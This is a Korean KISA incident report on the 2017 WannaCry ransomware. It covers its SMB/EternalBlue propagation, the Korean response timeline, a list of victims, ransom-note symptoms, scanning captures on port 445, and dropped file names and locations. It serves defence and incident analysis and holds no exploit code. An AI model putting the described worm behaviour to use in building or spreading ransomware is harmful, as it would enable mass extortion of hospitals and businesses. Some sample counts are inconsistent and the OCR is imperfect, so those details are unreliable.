워너크라이 분석
스페셜 리포트

KISA 한국인터넷진흥원

사이버위협 인텔리전스 네트워크

KISA 한국인터넷진흥원

목차 1

KISA 한국인터넷진흥원

Ⅰ. 개요

1. 사고 발생

2017년 5월 12일(한국시간), 全 세계를 랜섬웨어의 공포로 몰아넣을 만한 대규모 사이버 공격이 발생하였다. 이번 랜섬웨어의 정식 명칭은 WannaCryptor로 워너크라이(WannaCry) 또는 WCry 라는 별칭으로 불리며, 전 세계 150여개국에서 최소 30만대 이상이 컴퓨터 시스템들이 해당 랜섬웨어로 인해 피해를 입었다.

최초 사고는 영국과 스페인 등에서 발생하여 전 세계로 확산된 것으로 알려졌다. 영국은 잉글랜드와 스코틀랜드의 국민복건서비스(NHS) 산하 48개의 의료기관이 감염되어 진료에 차질을 빚었으며, 스페인은 대형통신업체인 텔레포니카의 내부 시스템들이 감염되었다. 중국은 출입국관리소를 비롯하여 각종 기업 · 기관 3만여개와 대학 등 4천여 교육기관이 피해를 입었다. 러시아는 정부기관인 내무부 컴퓨터를 포함하여 다수의 공공기관에서 피해가 보고되고 있다. 일본은 철도회사인 JR 히가시니혼이 감염되어 신칸센 예약 서비스가 중단되었으며, 히타치, 이온몰, 카와사키 상하수도국, 오사카 시청 등 다수의 기업 · 기관이 감염되었다.

워너크라이가 최초 발견된 것은 2017년 2월이지만, 이번 사고에서 사용된 워너크라이의 특징은 美 NSA가 개발한 EternalBlue 취약점이 해커들에 의해 유출된 후 악용되어 윈도우즈 통신 프로토콜 중 하나인 SMB*의 취약점(CVE-2017-0144)을 통해 랜섬웨어가 스스로 주변으로 자체 전파할 수 있다는 점이다. 이 점이 전 세계로 빠르게 확산될 수 있었던 주요 요인으로 손꼽힌다.

* SMB(Server Message Block) : 파일 · 장치를 공유하기 위해 사용되는 통신 프로토콜

그림 1-1. 워너크라이 랜섬웨어 감염국가

워너크라이의 최초 유포 경로는 아직 밝혀지지 않았다. 하지만 스피어 피싱* 또는 해킹된 웹 사이트** 방문으로 감염된 후 주변 국가로 확산 및 전파된 것으로 추정하고 있다.

* 메일에 첨부된 바로가기 악성코드 또는 파일(.lnk 등)을 통해 감염

** 이용자가 많이 방문하는 웹사이트를 해킹 후 악성코드를 은닉시켜놓는 해킹 기법

2. 감염 확산

전 세계적으로 빠르게 감염이 확산된 이유는 웜(Worm) 형태와 유사하게 자기 자신을 복제하여 네트워크로 전파하기 때문이다.

'3장 악성코드 상세분석'에서 자세히 설명하겠지만, 워너크라이 랜섬웨어는 임의의 IP를 생성(로컬네트워크 및 인터넷)한 후 해당 IP 대상으로 SMB 포트(445)에 대한 스캔을 하여 취약점이 존재할 경우 자기 자신을 복사 및 실행시키는 과정을 반복하는 방식으로 감염을 확산시킨다.

랜섬웨어에 감염된 시스템(윈도우 운영체제)은 특정 확장자를 가지는 내부 파일들이 .WNCRY로 변경되고 파일 내용이 암호화되며, 감염시스템 화면에 안내문구를 표시한다.

워너크라이 랜섬웨어는 기존의 랜섬웨어와 다르게 OS 취약점을 이용하기 때문에 전파가 빠르게 진행되었다.

영국의 한 보안관계자가 워너크라이 전파를 무력화할 수 있는 킬 스위치를 찾아 워너크라이 확산이 잠시 주춤하였으나, 다음날인 5월 14일 킬 스위치가 없는 워너크라이 2.0 버전이 등장하였고 이 때문에 감염이 줄어들지 않았다.

3. 민 · 관 협력 대응


5월 13일 랜섬웨어 사태 직후 과학기술정보통신부(이하 과기정통부)와 한국인터넷진흥원(이하 KISA)는 118 센터를 통해 국내 피해 관련 상담 · 문의를 접수하였으며, 통신사 · 백신업체 등과 함께 민 · 관 랜섬웨어 비상대응체계를 구성 · 운영하였다.

5월 14일 18:00부로 사이버위기 경보단계를 관심에서 주의로 상향하고 청와대(국민소통수석), 과기정통부(정보보호정책관)에서는 관련사안에 대한 브리핑을 하였다. 이후 해외에서 발생한 대규모 피해가 국내에서도 발생하지 않게 하기 위해 대국민 대상으로 대응 요령 안내에 힘쓰는 한편 워너크라이 감염 등에 대한 분석 및 기술지원을 실시하고 관련 정보를 공유했다.

그림 1-2. 랜섬웨어 브리핑(5.15)

워너크라이 사고 시간대별 대응 현황

그림 1-3. 워너크라이 사고에 대한 KISA 시간대별 대응 현황(13, 14일)



□ 국내외 · 랜섬웨어 피해 확인 및 긴급 보안권고 실시(5.13 06:00~11:59)

- o 해외 74개국 사이버 공격 언론보도 확인(06:00) 및 국내 피해 사례 확인(08:18, OO 병원)에 따른 비상대응체계 구성(09:00)
- o 랜섬웨어 확보 및 자체 초동분석을 실시(09:00), 'SMB 취약점을 이용한 랜섬웨어 주의권고' 보안공지 실시

□ 랜섬웨어 주의 관련 대국민 홍보 실시(5.13 15:58~21:18)

- o 국내 주요 기업 대상 랜섬웨어 부의 안내 메일 발송(15:58) 및 MS 긴급 보안패치 사항 보호나라 공지(21:18)
- o 118 상담센터로 상담 · 신고 접수된 기업에 대한 원격 기술지원 및 침해사고 조사 실시(계속)

□ 대국민 행동요령 보도자료 배포 및 홍보 실시(5.14 16:14~18:50)

- o 랜섬웨어 관련 대국민 행동요령 권고 보도자료 배포(16:14) 및 포털 등 홍보 실시(18:50)
  ※ 방송 35건, 조 · 석간 165건, 통신 · 온라인매체 648건 등(5.15 ~ 5.17)
- o 포털(네이버, 다음) 메인 페이지, 보호나라, 스마트폰 보안앱(T가드, 알약, 후후앱), 백신사 등에 대국민 행동요령 게시
  ※ 보호나라 600만, 포탈 380만 행동요령 조회
- o 국내 주요기업(900여개) 및 CISO(6,700여명)에 랜섬웨어 긴급 주의 권고

□ 사이버위기 경보단계 상향(관심->주의) 및 보도자료 배포(5.14 18:00) 및 KISA 비상근무 확대

〈 분석 및 기술 지원〉


- o 국내 · 외 랜섬웨어 악성코드 246개 확보 및 분석
  ※ 1차 : 48개, 2차 180개, 3차 334개

- o 위 분석 결과를 바탕으로 국내 백신社(하우리, 안랩, 이스트시큐리티, 잉카인터넷) S/W에 WannaCry 랜섬웨어 패턴 전달 및 업데이트 지원

〈정보 공유〉

- o 국외 CERT, 국내 · 외 인텔리전스로 부터 수집된 악성코드, C&C 등의 정보를 C-TAS(161개 기관 참여)를 통해 정보공유


그림 1-4. 랜섬웨어 사태로 인한 해외 피해 사례(출처 : MBC 뉴스)



영국 등 해외에서는 이번 랜섬웨어로 인하여 피해가 컸으며, 상당수 해외 정부기관 및 시스템들의 서비스 등이 중단되기도 하였다.

일부 보안 전문가들은 국내에서도 5월 15일을 월요일 블랙먼데이라고 칭하며, 대규모 랜섬웨어 감염 사고가 발생할 것으로 예상하였으나 상대적으로 국내에서는 이번 워너크라이와 관련된 심각한 상황이 발생하지 않았다.

그림 1-5. 워너크라이 피해가 상대적으로 적음(출처 : 이데일리)



'워너크라이' 대란은 없었지만 랜섬웨어는 끝나지 않았다

입력시간 | 2017.05.18 04:40 | 이유미 기자

국내, 워너크라이 랜섬웨어에서 대규모 피해는 없어
랜섬웨어는 최근 급증…항상 예의주시해야
스마트폰 노린 랜섬웨어 등장할 경우 피해는 더 커

[이데일리 이유미 기자] 전세계 150개국, 20만대 이상의 PC를 감염시킨 '워너크라이' 랜섬웨어가 국내에는 큰 피해가 없이 잠잠해진 상황이다. 하지만 안심할 수는 없는 일이다. 랜섬웨어는 워너크라이 전에도 꾸준히 발견됐으며 워너크라이 이후에도 끊임없이 변종이 등장하면서 사용자의 디지털 기기를 위협할 것으로 보인다.

국내에서 워너크라이로 인한 피해가 적은 것은 랜섬웨어가 발생한 환경적 · 시간적 요인 등 여러 가지 이유가 있으나, 앞에서 언급한 것과 같이 KISA와 민 · 관이 하나가 되어 선제적으로 대응한 것이 가장 큰 요인으로 꼽힌다.

Ⅱ. 감염증상

1. 국내사고 발생 현황

다수의 해외 국가에서 워너크라이 감염사고가 다수 발생했던 것과 달리 국내에서는 일부 감염사고만 언론에 보도되었다. 이는 KISA의 대국민 홍보 단행 등 발 빠른 대처로 인해 피해유발 가능성을 감소시켰으며, 신고된 사안에 대해 KISA가 적시에 조치를 취하여 주변으로 확산되는 것을 막을 수 있었다.

다음은 KISA의 워너크라이 대응 이력이다.

그림 2-1. 국내 워너크라이 감염사고 타임라인

순번	피해 기관	피해 일시
1	OO대학교병원(의료)	5.13 08:18
2	OO약품(의료)	5.13 15:53
3	OO자동차(교통)	5.13 16:11
4	OO교회(종교)	5.13 17:57
5	OO(통신)	5.13 19:35
6	OO정형외과(의료)	5.14 12:53
7	OO방송(방송)	5.14 17:47
8	OO대학교 OO실험실(교육)	5.14 19:16
9	OO영화(미디어)	5.15 12:15
10	주식회사OO(식음료)	5.15 13:47
11	OO시대중교통과(교통,공공)	5.15 12:24
12	OO장애인종합복지관(복지)	5.15 14:09
13	OO(통신)	5.15 14:10
14	OO파인더(유통)	5.16 09:11
15	OO(쇼핑몰)	5.16 16:30
16	OO대학교(교육)	5.16 18:38
17	㈜OO사(출판)	5.18 09:39
18	OO공과대학교(교육)	5.18 11:04
19	(사)한국OO학회(학회)	5.18 15:14
20	OO쇼핑몰(쇼핑몰)	5.18 15:17
21	국제OO대학교(교육)	5.21 12:21


상기 분석한 시스템들과 신고된 사고를 살펴보면, 워너크라이 랜섬웨어로 인해 피해를 입은 시스템은 국내에서는 윈도우즈 계열, 그 중 윈도우즈 서버 2008, 윈도우즈 7 및 윈도우즈 XP 운영체제가 주로 피해를 입은 것으로 확인된다.

또한 각 시스템들은 공통적으로 SMB가 활성화되어 있었으며, MS 3월 보안패치는 이루어지지 않았다.

2. 감염증상

워너크라이 랜섬웨어에 감염되면, 감염시스템 內 그림, 문서 등의 파일들이 .wncry 확장자로 변경된다. 변경된 파일은 원래의 정보가 암호화되어 확인하거나 실행하지 못한다.

그림 2-2. 워너크라이 랜섬웨어에 감염되어 파일들이 암호화된 상태



감염 시스템의 바탕화면은 아래와 같이 감염된 사실을 고지하는 문장이 담긴 이미지로 변경된다.

그림 2-3. 랜섬웨어 감염 시 변경되는 배경화면

변경된 바탕화면 이미지의 내용은 백신이나 기타의 이유로 랜섬웨어 감염 안내창(랜섬노트, @WannaDecrypter@.exe)을 실행하는 프로그램이 삭제되었으니 해당 프로그램을 복구하라는 의미이다.

일부 워너크라이 변종에 따라서는 '랜섬노트'(@WannaDecrypter@.exe)라 불리는 이 랜섬웨어 안내문 프로그램이 실행되어도 위와 같은 바탕화면이 표시되는 경우가 있다.

바탕화면 문구 번역

이런, 당신의 중요한 파일이 암호화되었다.

이 텍스트가 보이지만 "Wanna Decrypt0r" 라는 이름의 창을 보지 못한 경우, 백신 프로그램이나 당신이 삭제하였을 가능성이 있다.

파일을 복호화하고 싶은 경우 복호화 프로그램을 실행시켜야 한다.

아무 폴더에나 들어가서 "@WanaDecrypter@.exe"로 명명된 파일을 찾거나 백신 검역소에서 파일을 복원하고 프로그램의 안내에 따르시오.

이 후, 복구 방법을 안내하는 랜섬노트가 팝업창으로 표시된다.

그림 2-4. 워너크라이 랜섬웨어 감염을 알리는 감염 안내창

‘랜섬노트’에는 비트코인 주소, 해커가 요구한 금액($300), 결제 유효시간 등이 표시된다. 최초 실행시 입금해야 하는 금액은 $300이지만, 3일이 지나면 $600로 늘어나며 7일이 지나면 아예 파일 복구가 불가능하게 된다.


실제, 비트코인을 지불하여도 암호화된 파일이 풀릴 가능성은 매우 낮다. 워너크라이 랜섬웨어의 경우 수백개의 변종이 발견되었으며, 해커가 수동으로 복호화 키를 전송하는 방식을 사용하기 때문이다.

또한 워너크라이 변종 상당수가 몸값을 어떤 PC에서 지불하였는지에 대한 식별정보가 없으며, 자동으로 복호화가 되지 않는다.

3. 감염시스템 특징

KISA에서 분석한 국내의 랜섬웨어에 감염된 피해시스템들은 모두 SMB(포트번호 445) 서비스를 실행하고 있었으며, SMB 취약점 보안 업데이트 또한 적용하지 않은 상태였다.

그림 2-5. 네트워크 연결 정보



프로토콜	로컬 주소	외부 주소	상태	PID
TCP	0.0.0.0:21	0.0.0.0:0	LISTENING	1724
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:88	0.0.0.0:0	LISTENING	532
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	796
TCP	0.0.0.0:389	0.0.0.0:0	LISTENING	532
TCP	0.0.0.0:443	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:464	0.0.0.0:0	LISTENING	532
TCP	0.0.0.0:593	0.0.0.0:0	LISTENING	796
TCP	0.0.0.0:636	0.0.0.0:0	LISTENING	532
TCP	0.0.0.0:808	0.0.0.0:0	LISTENING	4284
TCP	0.0.0.0:1433	0.0.0.0:0	LISTENING	4072
TCP	0.0.0.0:2103	0.0.0.0:0	LISTENING	3420
TCP	0.0.0.0:2105	0.0.0.0:0	LISTENING	3420
TCP	0.0.0.0:2107	0.0.0.0:0	LISTENING	3420
TCP	0.0.0.0:3268	0.0.0.0:0	LISTENING	532
TCP	0.0.0.0:3269	0.0.0.0:0	LISTENING	532
TCP	0.0.0.0:3388	0.0.0.0:0	LISTENING	8332
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	7112
TCP	0.0.0.0:6001	0.0.0.0:0	LISTENING	2648

-- More --


감염된 시스템은 SMB 취약점에 의해 악성코드가 설치 · 실행되었으며, 악성코드(mssecsvc.exe, tasksche.exe*)가 윈도우 서비스**로 등록되어 있었다.

* mssecsvc.exe : 他시스템의 취약점 스캔 및 암호화 악성코드 드랍퍼

tasksche.exe : 파일 암호화 악성코드 드랍퍼

** 시스템이 재부팅 시 악성코드가 자동적으로 구동될 수 있도록 설정

그림 2-6. 악성코드(mssecsvc.exe, tasksche.exe)의 서비스 등록



또한, 감염된 시스템에서 mssecsvc.exe 악성코드가 자신의 네트워크에 있는 타 시스템에 취약점 스캔을 하려는 시도를 확인할 수 있다.

그림 2-7. 악성코드(mssecsvc.exe)의 他 시스템 취약점 스캔 공격 화면

mssecsvc.exe	2228	TCP	tfserver,erpser,...	56121	122,92,206,76	microsoft-ds	SYN_SENT
mssecsvc.exe	2228	TCP	tfserver,erpser,...	56122	5,102,9,91	microsoft-ds	SYN_SENT
mssecsvc.exe	2228	TCP	tfserver,erpser,...	56131	223,154,228,202	microsoft-ds	SYN_SENT
mssecsvc.exe	2228	TCP	tfserver,erpser,...	56132	166,106,117,18	microsoft-ds	SYN_SENT
	2228	TCP	tfserver,erpser,...	56135	29,162,22,38	microsoft-ds	SYN_SENT
	2228	TCP	tfserver,erpser,...	56139	3,55,57,125	microsoft-ds	SYN_SENT
	2228	TCP	tfserver,erpser,...	56141	69,123,39,39	microsoft-ds	SYN_SENT
	2228	TCP	tfserver,erpser,...	56142	203,148,181,89	microsoft-ds	SYN_SENT
	2228	TCP	tfserver,erpser,...	56144	76,75,215,46	microsoft-ds	SYN_SENT
	2228	TCP	tfserver,erpser,...	56146	182,225,168,137	microsoft-ds	SYN_SENT
	2228	TCP	tfserver,erpser,...	56148	219,128,241,42	microsoft-ds	SYN_SENT
	2228	TCP	tfserver,erpser,...	56153	21,183,1,254	microsoft-ds	SYN_SENT
	2228	TCP	tfserver,erpser,...	56156	102,220,83,29	microsoft-ds	SYN_SENT
	2228	TCP	tfserver,erpser,...	56164	45,244,175,79	microsoft-ds	SYN_SENT
	2228	TCP	tfserver,erpser,...	56165	30,64,31,27	microsoft-ds	SYN_SENT

그림 2-8. 피해시스템 內 악성코드(tasksche.exe, @WanaDecryptor@.exe) 실행

explorer.exe	0.02	179,868 K	133,920 K	2716 Windows 탐색기	Microsoft Corporation	(Verified) Microsoft Windows
MtxHotPlugService.exe		1,324 K	548 K	10228		(Verified) Microsoft Windows Hardware Compatibility ...
@WanaDecryptor@.exe	0.02	2,832 K	4,684 K	616 Load PerfMon Counters	Microsoft Corporation	(서명을 찾을 수 없습니다) Microsoft Corporation
procexp.exe		3,920 K	8,200 K	13152 Sysinternals Process E...	Sysinternals - www.s...	(Verified) Microsoft Corporation
procexp64.exe	0.58	31,132 K	42,108 K	3248 Sysinternals Process E...	Sysinternals - www.s...	(Verified) Sysinternals
tasksche.exe	< 0.01	19,876 K	12,304 K	8096		
taskhsvc.exe	0.01	21,164 K	16,904 K	9968		
ielowutil.exe		1,332 K	772 K	10604 Internet Low-Mic Utility ...	Microsoft Corporation	(Verified) Microsoft Windows

tasksche.exe 악성코드는 '@WanaDecryptor@.exe.lnk' 파일이 생성된 후, 시스템의 rundll32.exe에 의해 '@WanaDecryptor@.exe'이 실행된다.

워너크라이의 경우 다양한 변종이 존재하여 조금씩 차이가 있을 수 있겠지만, 2017년 5월 13일 경 KISA에서 분석한 시스템들에서는 공통적으로 다음과 같은 파일들이 발견되었다.

표 2-1. 워너크라이 랜섬웨어 생성 위치

파일명	위 치	기 능
mssecsve.exe	C:₩Windows	워너크라이 메인 악성코드 (취약점 스캔 및 전파, 암호화 악성코드 설치 및 실행)
tasksche.exe		파일 암호화 악성코드 드랍퍼
43종 파일	C:₩ProgramData₩랜덤생성폴더 [vikdtyvpdqxuqx993]	피해 시스템의 암호화 관련 공개키 및 비트코인, Tor 네트워크 설정파일, 악성코드 감염 관련 안내문구 등 저장

※ 발견된 악성코드 수와 디렉토리 위치는 변종이나 감염시스템에 따라 상이할 수 있으며, 생성된 폴더명의 [랜덤생성폴더]는 시스템 정보를 조합한 유니크한 값이다.

Ⅲ. 워너크라이 상세분석

1. 구성요소

워너크라이 공격의 구성요소로는 익스플로잇 키트, 랜섬웨어 확산용 악성코드, 추가 악성코드 생성, 토르 네트워크 접속과 암 · 복호화에 필요한 악성코드 및 랜섬노트, 언어설정, 공개키 파일 등이 포함되어 있다.

KISA에서 확보한 워너크라이 랜섬웨어의 경우, 드랍퍼가 추가 파일을 생성하여 전체 파일은 총 45종으로 구성된다.

표 3-1. 워너크라이 구성요소

